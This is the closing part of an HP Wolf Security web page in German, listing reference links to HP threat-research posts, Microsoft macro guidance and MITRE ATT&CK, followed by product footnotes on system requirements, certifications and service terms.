
[16] https://threatresearch.ext.hp.com/svcready-a-new-loader-reveals-itself/

[17] https://docs.microsoft.com/en-us/deployoffice/security/internet-macros-blocked

[18] https://enterprisesecurity.hp.com/s/article/Threat-Forwarding

[19] https://enterprisesecurity.hp.com/s/article/HP-Threat-Intelligence

[20] https://enterprisesecurity.hp.com/s/

[21] https://github.com/hpthreatresearch/

[22] https://threatresearch.ext.hp.com/blog

[23] https://attack.mitre.org/

MEHR ERFAHREN AUF HP.COM

HP WOLF SECURITY

a. HP Wolf Enterprise Security ist ein optionaler Service und kann Angebote wie HP Sure Click Enterprise und HP Sure Access Enterprise umfassen. HP Sure Click Enterprise erfordert Windows 8 oder 10 und Microsoft Internet Explorer, Google Chrome, Chromium oder Firefox werden unterstützt. Zu den unterstützten Anhängen gehören Microsoft Office (Word, Excel, PowerPoint) und PDF-Dateien, wenn Microsoft Office oder Adobe Acrobat installiert sind. Für HP Sure Access Enterprise ist Windows 10 Pro oder Enterprise erforderlich. Die HP Services unterliegen den geltenden HP Servicebedingungen, die dem Kunden zum Zeitpunkt des Kaufs zur Verfügung gestellt oder angezeigt werden. Der Kunde hat möglicherweise zusätzliche gesetzliche Rechte gemäß den geltenden lokalen Gesetzen, und diese Rechte werden in keiner Weise von den HP Servicebedingungen oder der mit Ihrem HP Produkt gelieferten eingeschränkten HP Garantie beeinträchtigt. Die vollständigen Systemanforderungen finden Sie unter www.hpdaas.com/requirements.

b. Für HP Wolf Security Controller ist HP Sure Click Enterprise oder HP Sure Access Enterprise erforderlich. HP Wolf Security Controller ist eine Verwaltungs- und Analyseplattform, die wichtige Daten zu Geräten und Anwendungen bereitstellt und nicht als eigenständiger Dienst verkauft wird. HP Wolf Security Controller befolgt strenge GDPR-Datenschutzbestimmungen und ist nach ISO27001, ISO27017 und SOC2 Typ 2 für Informationssicherheit zertifiziert. Ein Internetzugang mit Verbindung zur HP Cloud ist erforderlich. Die vollständigen Systemanforderungen finden Sie unter http://www.hpdaas.com/requirements.

c. HP Security ist jetzt HP Wolf Security. Die Sicherheitsfunktionen variieren je nach Plattform, Details entnehmen Sie bitte dem Produktdatenblatt.

Die HP Services unterliegen den geltenden HP Servicebedingungen, die dem Kunden zum Zeitpunkt des Kaufs zur Verfügung gestellt oder mitgeteilt wurden. Der Kunde hat möglicherweise zusätzliche gesetzliche Rechte gemäß den geltenden lokalen Gesetzen. Diese Rechte werden in keiner Weise von den HP Servicebedingungen oder der mit Ihrem HP Produkt gelieferten eingeschränkten HP Garantie beeinträchtigt.
